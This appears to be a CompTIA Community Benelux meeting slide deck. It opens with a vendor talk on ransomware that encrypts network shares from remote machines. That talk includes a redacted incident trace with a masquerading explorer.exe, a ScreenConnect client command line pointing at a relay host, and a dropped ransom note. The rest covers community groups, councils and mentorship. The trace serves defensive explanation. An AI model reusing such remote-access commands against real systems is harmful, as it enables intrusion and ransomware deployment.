
Most protection stacks are all focused
on the 'bad guy'.

But what if they're NOT running any
commands or code on your managed,
up-to-date, protected machines?

Demo!

Notorious LockBit Black Ransomware (Local vs. Remote)

LockBit Black Ransomware | Local vs. Remote Encryption



Next-Gen Protection Stacks Bypassed by Remote Ransomware



Centralized Storage

Benefits

- Simplifies data management and enhances security through controlled access.
- Facilitates collaboration with shared file access and version control.
- Efficiency gains via automated mapping (e.g., login scripts, Group Policy).

Standard Practice

- Network drives use drive letters, simplifying access to shared documents and resources.
- Presents as local drives for user convenience.

Ransomware Exploitation

- Once mapped, network drives become part of the local file system, accessible to malware.
- Scans all accessible drives, including both local and mapped network drives.
- Quickly encrypts files across the local machine and/or network shares.

Best Protection vs Managed Detection & Response (MDR)

Mitigation CryptoGuard V5
Timestamp 2023-[redacted]T12:06:12

Outside business hours
(Canadian customer)

Platform 10.0.19042/x64 v1391 06_a5-
PID 17952

Application C:\[redacted]\explorer.exe
Created 2023-[redacted]T12:05:28

BlackCat Ransomware

Description explorer.exe

Detection Generic.Ransom.N
1*C:\Users\Default\RECOVER-[redacted]-FILES.txt
Created L0, Write T1536 H1479|^7996 #1,r3

Process Trace

```
1 C:\[redacted]\explorer.exe [17952]
explorer.exe --access-token [redacted] --ui
2 C:\Windows\System32\cmd.exe [12676] *
3 C:\Program Files (x86)\Screen...\ScreenConnect.WindowsBackstageShell.exe [14032] *
4 C:\Program Files (x86)\Screen...\ScreenConnect.ClientService.exe [32] *
"C:\Program Files (x86)\ScreenConnect Client
([redacted])\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-elx8z2-
relay.screenconnect.com&p=443&s=[redacted]&k=[redacted]"
5 C:\Windows\System32\services.exe [1016] *
```

Dropped Files

```
1 \\?\Volume{9f33547d-d574-445c-83cc-8d166cfb3118}\EFI\Microsoft\Recovery\checkpoints-BCD.LOG.[redacted]
Dropped by C:\[redacted]\explorer.exe [17952]
1 C:\Users\Default\RECOVER-[redacted]-FILES.txt
Dropped by C:\[redacted]\explorer.exe [17952]
```

Remarks
Less than 1 min. for threat responders to receive and notice delivery, and verify trustworthiness

MITRE ATT&CK
T1036.005 Defense Evasion: Masquerading: Match Legitimate Name or Location
T1059.003 Execution: Command and Scripting Interpreter: Windows Command Shell
T1199 Initial Access: Trusted Relationship

Anti-Ransomware—How Things Are Done Today

Your Endpoint Protection / EDR Platform:

1. Scans **local programs'** code and monitors their activity, while storing data in the cloud for out-of-band response.
2. Uses **signatures**, **AI-models**, and **patterns** to detect **code** or **behavior** in **local programs** that *resembles* ransomware.
3. Terminates malicious **local programs**.
4. Quarantines **local programs**.
(Some can roll back to an hours-old snapshot of **local documents**, if you're not asleep)

They 'only' look for local *badness*, which is an **incomplete** and **lackluster** strategy against ransomware.

But your protection stack should ALSO:

1. Analyze the content of **your local** and **remote documents**, on-device, including leaving and returning files, inline.
2. Use **mathematical algorithms** to universally determine if **your documents**, **local** or **remote**, have *actually* become **encrypted**.
3. Block **remote** attacking **machines**.
4. Roll back affected **local** and **remote documents** to their previous state, immediately.

This offers a more asymmetric defense against ransomware, with a more thorough and robust strategy.

Detection != Protection



15:30 – 16:00 Cultivating Success



16:00 – 16:30 Networking Break



16:30 – 17:00 How Passwords Lead to Ransomware Attacks



17:00 – 17:15 Wrap up



17:15 – 20:30 Networking Dinner and Buffet

WE ARE THE
CompTIA
COMMUNITY



Estelle Johannes

Senior Director, Regional Groups

We want to create a clear and simple plan to build lively communities in different areas. We focus on using online groups and face-to-face meetings to keep members involved, find new opportunities, and make sure the community works well.




The overall collective approach is bigger than the sum of its parts.

Global Community

Objectives:

- Build a Global Community
- Boost Online Interaction
- Support Local Needs
- Offer Value and Innovation
- Ensure Long-Term Growth



Community is belonging and upliftment.

Global Community

You are the hero – we need you to share:

- Ideas
- Content
- Pictures
- Questions
- Insights



Step up, get involved, and make a difference. Leadership starts with you.



Your Community

Our Interest Groups – open to everyone!

Cyber



Pierre Kleine Schaars

Emerging Tech



Valérie Vernout

MSP



Jef Bogaerts

AWIT



Sibyl Jacob



Tycho Löke



Jamie Claret



Volunteer 😊



Lieve Van De Voorde




Sam Ross

sross@comptia.org

CompTIA[®]


COMMUNITY

Online Discussion Groups




Industry Advisory Councils

Industry advisory councils are comprised of influential and knowledgeable leaders in their respective technology domains. Each advisory council serves to advocate and educate with a mission to accelerate the adoption of emerging technologies into businesses small and large. In addition, they develop innovative content and tools to help integrate these technologies into existing solutions that solve critical business problems. Advisory council positions are by invitation only.



Artificial Intelligence

As artificial intelligence integrates more into business, the AI Advisory Council develops strategies and resources to create, deliver and support AI initiatives that accelerate success.



Blockchain & Web3

The Blockchain & Web3 Advisory Council identifies the trends and opportunities and develops valuable resources to help businesses adopt blockchain technology.



Channel Development

The Channel Development Advisory Council, made up of executives from across the industry, shares its expertise and experience to develop programs, tools, and other IT channel resources.



Data

The Data Advisory Council focuses on data literacy and training, data analytics, business intelligence to drive decision-making and improve performance, and establishing and maintaining a data governance framework.



IoT

The IoT Advisory Council provides vision and guidance in matters relating to the creation, delivery and support of initiatives that accelerate internet of things adoption.



SaaS Ecosystem


With the growth of SaaS applications, the SaaS Ecosystem Advisory Council develops new business opportunities and that demonstrate value for these technologies.



Workforce

The Workforce Advisory Council focuses on addressing IT workforce challenges and raising awareness of workforce development and the career opportunities available in the tech industry, particularly among underrepresented groups.





Council Resources

Mentorship Programme - sign up if interested:



CompTIA Community Mentorship Program

The CompTIA Community Mentorship Program connects members looking to develop relationships and facilitate professional growth within the technology industry. This program focuses on member-mentors sharing their knowledge and experience to support member-mentees with their career and business journey and help them reach their full potential. Mentors and mentees are matched on areas of interest and expertise, including but not limited to:

- Sales and marketing
- Cybersecurity
- Business development
- Managed services
- Diversity, equity and inclusion
- Advancing women in technology
- Finance and operations
- Data analytics



The program is designed to be short-term, but participants can choose to continue an informal mentoring relationship. Currently, this program is available to CompTIA Community – North America members and will be launching soon for CompTIA Community – UK&I members.

Participate in the CompTIA Community Mentorship Program

CompTIA Community members participate in the mentorship program for various reasons, but whether you're a mentor or a mentee the experience is a rewarding one.



Empowerment Through
Guidance



Build Meaningful
Relationships



Give Back to the
CompTIA Community



Any
Questions?

A 3D rendered scene of a conference room. A large screen at the front displays the text 'Any Questions?' in a colorful, 3D, bubbly font. In the foreground, there is a wooden podium with a small sign on it that reads 'Aankomende gasten worden verzocht te komen'. The room has wood-paneled walls and a ceiling with recessed lighting. Sunlight streams in from the right, casting long shadows on the wall and floor.

We want to hear from you! Please take this very short survey:

CompTIA Community Benelux
Meeting Short Survey



<https://forms.office.com/r/sUCtLhNBWE>

Mark your calendars:

EMEA Member & Partner Conference in London 21- 22 October, 2024

*Thank
you!*





17:15-20:30 Networking, Food and Drinks